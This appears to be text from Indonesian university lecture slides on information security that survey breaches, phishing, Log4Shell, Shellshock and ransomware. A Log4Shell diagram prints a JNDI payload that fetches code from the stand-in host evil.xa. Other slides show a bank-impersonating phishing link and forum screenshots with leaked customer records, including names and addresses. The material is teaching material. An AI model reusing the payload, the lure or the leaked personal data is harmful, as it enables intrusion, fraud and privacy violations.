
13:04

Tidak Setuju 16:36 ✓


Untuk Aktivasi Tarif Pilihan Nasaba
Silakan Klik Website
dibawah ini Terimakasih
 

PT. Bank Rakyat Indonesia
<https://formulir-pilihantarif.com/>

16:36



Kebocoran data PLN, Indihome(?), BIN




INDONESIAN PLN DATA 17 MILLION++
by loliya - Thursday August 18, 2022 at 02:28 PM

Hi, Im selling data PLN 17 MILLION++ with field ID,Idpel,Name,Consumer Type,Nama Unit Up,Unit Ap,Nama Unit Ap,Unit Up,Nama Unit Up,Last Up

Sample :

```
ID,Idpel,Name,Consumer Name,Energy Type,Kwh,Address,Meter No,Unit Ap,Unit Up,Nama Unit Up,Last Update,Created At  
3364381,118910006684,RUMAH TASAR,TASAR,R1,450,DS SIGLENG RW,0,14440041052,11,prepaid,ACEH,11585,SUBULUS SALAM ,11555,KOTA  
13T13:37:01  
4028033,118910006643,RAMLI,RAHLI,R1,450,DS BLANG DALAM RT,0 RW  
,11555,KOTA FAJAR,2022-07-28T00:00:06,226143+07:00,2021-03-05T20:  
11924863,110910006793,TASIEM,TASIEM,R1,450,DS PD HARAPAN  
,11555,KOTA FAJAR,2022-07-28T00:00:06,226143+07:00,2021-08-15T13:  
17580116,110910006923,DIANSARI,DIANSARI,R1,450,DS PULO PAYA  
SALAM ,11555,KOTA FAJAR,2022-07-28T00:00:06,226143+07:00,2021-08-15T13:  
30493481,110910007067,ILYAS,T.ILYAS,R1,450,DS LADANG RIMBA
```

MEMBER



a (INDIHOME) Customer's Browsing History 26M
1st 20, 2022 at 01:57 AM

IndiHome
indihome.co.id

TELKOM INDONESIA (INDIHOME) CUSTOMER'S BROWSING HISTORY

File Information

Compressed... 5 GB
Uncompressed 16 GB
Total... 26,730,798 records
Breach date... August, 2022
Format... CSV
Compromised data... date, keyword, domain, platform, browser, url, google keyword, IP, screen resolution, geo location, user info (email, name, gender, national id card number)
Country... Indonesia
File sharing... GoFile.io

SAMPLE DOWNLOAD

Hidden Content
Unlock for 8 credits



Indonesia Intelligences/BIN DB
by strovian - Thursday April 14, 2022 at 04:23 AM

strovian
GOD User

GOD

Posts: 7
Threads: 4
Joined: Apr 2022
Reputation: 1

April 14, 2022, 04:23 AM (This post was last modified: April 20, 2022, 10:36 AM by strovian.) #1

Indonesia Intelligences DB

More than 180 files/documents of Reports, Strategy, Business, List Name of Agents, etc.

List Name details: Name, Ranks, Unite and Locations.

Taken 2020 from Foreign Affair Intelligences Deputy.

Josua M Sinambela

5 m ·

...

Dari sekian banyak peristiwa kebocoran data selama beberapa tahun terakhir di indonesia, ini mungkin kebocoran terbanyak jumlahnya dan paling membengongkan (bikin geleng geleng). Salah satu actor yang menjual data tersebut menawarkan 337jt data (tepattnya 337.225.463). Ada 1juta sample yang dibagikan pelaku (dari hasil analisa umumnya dari provinsi aceh karena NIK berawalan 1xxxxxxxxxx), karena masih masih penasaran dan dari investigasi saya mendapatkan sample tambahan 1jt data anak yang lahir di tahun 2015.

Komponen kolom yang dibocorkan antara lain :

```
NIK_NO_KTP_TMPT_SBL_NO_PASPOR_TGL_AKH_PASPOR_NAMA_LGKP_JENIS_KLMN_TMPT_LHR
TGL_LHR_AKTA_LHR_NO_AKTA_LHR_GOL_DRH_AGAMA_STAT_KWN_AKTA_KWN_NO_AKTA_KWN
TGL_KWN_AKTA_CRAI_NO_AKTA_CRAI_TGL_CRAI_STAT_HBKEL_KLAIN_FSK_PNYDNG_CCT
PDDK_AKH_JENIS_PKRJN_NIK_IBU_NAMA_LGKP_IBU_NIK_AYAH_NAMA_LGKP_AYAH
NAMA_KET_RT_NAMA_KET_RW_NAMA_PET_REG_NIP_PET_REG_NAMA_PET_ENTRI
NIP_PET_ENTRI_TGL_ENTRI_NO_KK_JENIS_BNTU_NO_PROP_NO_KAB_NO_KEC_NO_KEL
STAT_HIDUP_TGL_UBAH_TGL_CETAK_KTP_TGL_GANTI_KTP_TGL_PJG_KTP_STAT_KTP
ALS_NUMPAMP_PFLAG_CFLAG_SYNC_FLAG_GLRL_AKADEMIS_GLRL_BANGSAWAN_GLRL_AGAMA
DESC_KEPERCAYAAN_DESC_PEKERJAAN_IS_PROS_DATANG_FLAG_STATUS_FLAGSINK
KET_AGAMA_KEBANGSAAN_GELAR_KET_PKRJN_COUNT_KTP_COUNT_BIODATA
COUNT_GANDAWNI_LAST_UPD_DATE_FLAG_PINDAH_CREATED_BY_SMS_PHONE_SMS_COUNT
TGL_PRÓSES_REPLIKASI_MODIFIED_BY_IS_UPT_NAMA_PET_UBAH_CURRENT_STATUS_CODE
EKTP_CREATED_DATE_EKTP_CREATED_BY_EKTP_UPDATED_DATE_EKTP_UPDATED_BY
EKTP_UPLOAD_LOCATION_EKTP_BATCH_EKTP_CURRENT_STATUS_CODE_CERT_STÁTUS
CERT_CODE_IS_CRUD_EMAIL_CERT_STATUS_KTP_CERT_CODE_KTP_CERT_STATUS_KIA
CERT_CODE_KIA_CERT_CODE_SURKET_CERT_STATUS_SURKET_CERT_STATUS_SURKET2
```

Dari data inilah baru terkonfirmasi bahwa si actor memang memiliki data sedemikian banyak yang tersebar dari seluruh provinsi). Dari data tersebut pun dapat disimpulkan dengan kuat bahwa kebocoran dari pusat, bukan dari daerah seperti kebocoran kebocoran data dukcapil sebelumnya. Dari analisa lanjutan, dari seluruh sample data terlihat update terakhir terjadi pada 2018. Diduga kuat bahwa data ini cut off pada tahun 2018 tersebut. Entah sampai kapan kebocoran data ini akan terjadi. Semoga BSSN dan Dukcapil/Kemendagni yang saat ini sedang gusar dan tidak tenang, dapat segera menjalankan incident response plan yang sudah disiapkan. Jika tidak ada, mari kita berkabung sejenak dan semoga tidak ada yang menyalahgunakan data tersebut kedepan.

Sebenarnya saya sudah tahu format jawaban dari pemerintah (template dari kominfo). Pasti nanti di media akan muncul pendapat jika data ini data lama, data tidak penting, data bukan rahasia, bukan data pribadi dst. Dari hasil investigasi dan validasi berbagai sumber yang kami lakukan dengan beberapa rekan, data tersebut dipastikan valid antara Nama/NIK/KK/Ortu/Akta/TglLahir dst.

#salamopensource #bocorlagi

Indonesia dikenakan kewajiban go id 337.225.463 07/2023 breach
by 2023-07-07 14:12:07 (2023-07-07 14:12:07)

Ladies and gentlemen, friends of Transparency etc.

Today we're setting aside from indifference

Passport Data Breach



APK Fraud - asks user to install



Phising PDF

Pencurian data melalui pesan .Pdf WhatsApp. Saat ini modus pencurian tidak melalui:

Program .APK

Melainkan saat ini mereka mengubah modus menjadi mengirimkan file:

Program .Pdf / .PDF


Jangan buka program .Pdf itu!
Yang asli selalu ditulis dengan huruf kecil semua, yaitu .pdf.

VP.04232020.pdf
obe Acrobat Document

List Order.Pdf
5,7 MB

ASLI

PALSU



Sumber: HumasPoldaJatim

SLOTGACOR

LOGIN

DAFTAR

SLOT GACOR TERBARU 2023



2025



STEP 1
Daftar untuk
mendapatkan
User ID



STEP 2
Deposit ke
rekening
kamu



STEP 3
Mainkan
berbagai
permainan



STEP 4
Menangkan
dan withdraw



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B. Rahardjo - II3230 - Keamanan Informasi

Log4J Security Holes (December 2021)

- Popular library for logging in Java language
 - Developed by Apache Software Foundation
<https://logging.apache.org/log4j/2.x/>
- Used by many Java libraries / packages
 - More than 60% use Log4J indirectly
- Security case: Remote Code Execution (RCE)
 - Can be used to insert code to servers and access those servers from remote
- CVSS scale: 10
- CVE-2021-44228
<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228>
- CVE-2021-44228, CVE-2021-45105
- Log4J Vulnerability (Log4Shell) Explained - for Java developers
<https://www.youtube.com/watch?v=uyq8yxWO1ls>



The log4j JNDI Attack

and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1  
Host: victim.xa  
User-Agent: ${jndi:ldap://evil.xa/x}
```

Attacker



BLOCK WITH WAF



Vulnerable Server
http://victim.xa

The string is passed to log4j
for logging

```
“ “  
${jndi:ldap://evil.xa/x}
```

PATCH LOG4J

Vulnerable log4j
implementation



DISABLE LOG4J


log4j interpolates the string and
queries the malicious LDAP server

ldap://evil.xa/x



DISABLE JNDI LOOKUPS

Malicious LDAP Server
ldap://evil.xa



```
dn:  
javaClassName: Malicious  
javaCodebase: http://evil.xa  
javaSerializedData: <...>
```

The LDAP server responds with directory
information that contains the malicious
Java class

DISABLE
REMOTE
CODEBASES

```
public class Malicious implements Serializable {  
    ...  
    static {  
        <malicious Java code>  
    }  
    ...  
}
```

JAVA deserializes (or downloads) the
malicious Java class and executes it



Log4Shell: RCE 0-day exploit found in log4j 2, a popular Java logging package

December 9, 2021 · 7 min read



Free Wortley

CEO at LunaSec



Chris Thompson

Developer at Lunasec



Updated @ December 11th, 7:30pm PST

This blog post is also available at <https://log4shell.com/>

A few hours ago, a 0-day exploit in the popular Java logging library `log4j` (version 2) was discovered that results in Remote Code Execution (RCE) by logging a certain string.

Conti Ransomware Gang Has Full Log4Shell Attack Chain



2025



Conti has become the first professional-grade, sophisticated ransomware group to weaponize Log4j2, now with a full attack chain.

30



<https://www.youtube.com/watch?v=O5NuADuyq6M>

2025

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https://www.youtube.com/watch?v=b_uXaFqu_b_k

31

Millions of Lion Air Passenger Records Exposed and Exchanged on Forums

By [Ionut Ilascu](#)

 September 17, 2019

 06:31 AM

 0



Lewat Aplikasi Kudo, Mahasiswa Bobol Bank BUMN Rp 16 Miliar

TECH - Roy Franedya, CNBC Indonesia | 11 September 2019 11:51

SHARE | [f](#) [t](#)




Penjelasan Bank Mandiri Soal Sistem Error, Saldo Rekening Nasabah Bertambah Rp 95 Juta hingga Hilang

Minggu, 21 Juli 2019 06:59 WIB



Tribunkaltim/Fahmi Rahman

CEK REKENING - Nasabah Bank Mandiri Balikpapan antre memeriksa rekening mereka di Bank Mandiri Cabang A Yani Balikpapan, Sabtu (20/7/2019). Nasabah Bank Mandiri di Kota Balikpapan panik akibat hilang dan berkurangnya dana mereka di rekening sejak pagi





Home > Ekonomi > Berita Keuangan

Saldo Nasabah Bank Mandiri Berubah, 90 Persen Kembalikan Uang

CNN Indonesia | Senin, 29/07/2019 14:09 WIB

Bagikan :



Deep Fake Face Swap AI fraud - eKYC under attack



https://www.youtube.com/watch?v=x7G8ECJ_014

B. Rahardjo - II3230 - Keamanan Informasi

500 million Starwood guest records stolen in massive data breach

Starwood Hotels has confirmed its hotel guest database of about 500 million customers has been stolen in a data breach.

The hotel and resorts giant said [in a statement](#) filed with U.S. regulators that the “unauthorized access” to its guest database was detected on or before September 10 — but may date back as far as 2014.

“Marriott learned during the investigation that there had been unauthorized access to the Starwood network since 2014,” said the statement. “Marriott recently discovered that an unauthorized party had copied and encrypted information, and took steps towards removing it.”

Specific details of the breach remain unknown. We’ve contacted Starwood for more and will update when we hear back.

The company said that it obtained and decrypted the database on November 19 and “determined that the contents were from the Starwood guest reservation database.”

Some 327 million records contained a guest’s name, postal address, phone number, date of birth, gender, email address, passport number, Starwood’s rewards information (including points and balance), arrival and departure information, reservation date and their communication preferences

<https://techcrunch.com/2018/11/30/starwood-hotels-says-500-million-guest-records-stolen-in-massive-data-breach/>

1.5 million affected by hack targeting Singapore's health data

Singapore has been hit by what local media is calling the country's "worst" cyber attack. Hackers targeting Singapore's largest health care institution, SingHealth, stole the personal profiles of some 1.5 million patients along with the details of prescriptions for 160,000 others. Included in the latter group was Singapore's prime minister, Lee Hsien Loong, who the Ministry of Health said was targeted "specifically and repeatedly."

The attacks were outlined in a government briefing this morning, which stated that the hack was "not the work of casual hackers or criminal gangs." It's not yet known who was behind the attack, but local media reports that it's believed to be state-sponsored. "This was a deliberate, targeted, and well-planned cyberattack," said the Singapore government.

"Perhaps they were hunting for some dark state secret"

Prime Minister Lee expanded on this in a Facebook post, saying: "I don't know what the attackers were hoping to find. Perhaps they were hunting for some dark state secret, or at least something to embarrass me. If so, they would have been disappointed. My medication data is not something I would ordinarily tell people about, but there is nothing alarming in it." He added that whoever the hackers were, they were "extremely skilled and determined" and had "huge resources" behind them.


<https://www.theverge.com/2018/7/20/17594578/singapore-health-data-hack-sing-health-prime-minister-lee-targeted>

WannaCry Ransomware (Mei 2017)



<https://en.wikipedia.org/w/index.php?curid=54032765>

DNS DDoS Attack




<https://www.secureworks.com/blog/dns-amplification-variation-used-in-recent-ddos-attacks-update>

Masalah di (2014)

- bash bug
 - heartbleed

```
masscan — sh — 35x9
sh-3.2$ env x='() { :;}; echo vulnerable' sh -c "echo this is a test"
vulnerable
this is a test
sh-3.2$
```

B. Rahardjo - II3230 - Keamanan Informasi



Mengapa Sekarang Banyak Masalah Keamanan?


(Bersambung)

Mungkinkah Aman?

- Sulit (tidak mungkin?) untuk mencapai **100% aman**
- Spafford & Garfinkel, “*Practical UNIX & Internet Security*”:

*A computer is secure if you can depend on it
and its software to behave as you expect*


- Keamanan dikaitkan dengan risiko (yang siap diterima)



Keamanan vs. Kenyamanan

- Semakin aman (biasanya) semakin tidak nyaman
- Ada juga masalah keamanan vs. kinerja (performance)
 - Pengamanan (misal menggunakan kriptografi) membutuhkan komputasi yang tinggi
 - Layanan terasa lebih lambat

Security Life Cycle



Beberapa Sebab Masalah Keamanan Menjadi “Populer”

Meningkatnya Aplikasi Bisnis di Internet

- Internet mulai dibuka untuk publik tahun 1995
 - Electronic commerce (e-commerce) mulai terjadi
 - Statistik e-commerce yang meningkat
- Semakin banyak yang terhubung ke internet, semakin banyak potensi untuk mendapatkan keuntungan (finansial)

Desentralisasi Server

